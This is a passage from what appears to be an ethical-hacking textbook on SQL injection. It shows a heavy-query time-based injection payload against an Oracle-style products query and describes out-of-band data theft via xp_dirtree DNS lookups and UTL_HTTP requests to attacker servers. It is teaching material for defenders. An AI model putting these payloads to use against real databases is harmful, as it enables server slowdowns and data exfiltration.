
If an attacker injects a malicious parameter into the above query to perform time-based SQL injection without using functions, then it takes the following form:

```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

The final resultant query takes the form

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM
all_users A, all_users B, all_users C
```

A heavy query attack is a new type of SQL injection attack that has a severe impact on the performance of the server.



Out-of-Band SQL Injection

01 In Out-of-Band SQL injection, the attacker needs to **communicate with the server** and acquire features of the **database server** used by the web application

02 Attackers use different **communication channels** to perform the attack and obtain the results

03 Attackers use **DNS** and **HTTP requests** to retrieve data from the database server

04 For example, in a Microsoft SQL Server, an attacker exploits the **xp_dirtree command** to send DNS requests to a server controlled by the attacker

Out-of-Band SQL injection

Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection if they are unable to use the same channel through which the requests are being made to launch the attack and gather the results.

Attackers use DNS and HTTP requests to retrieve data from the database server. For example, in Microsoft SQL Server, an attacker exploits the xp_dirtree command to send DNS requests to a server controlled by the attacker. Similarly, in Oracle Database, an attacker may use the UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server controlled by the attacker.


LO#03: Explain SQL Injection Methodology

SQL Injection Methodology

Previous sections described different types of SQL injection techniques. Attackers follow a certain methodology to perform SQL injection attacks to ensure that these attacks are successful by analyzing all the possible methods for performing the attacks. This section provides insights into the SQL injection methodology, which includes a series of steps for successful SQL injection attacks.

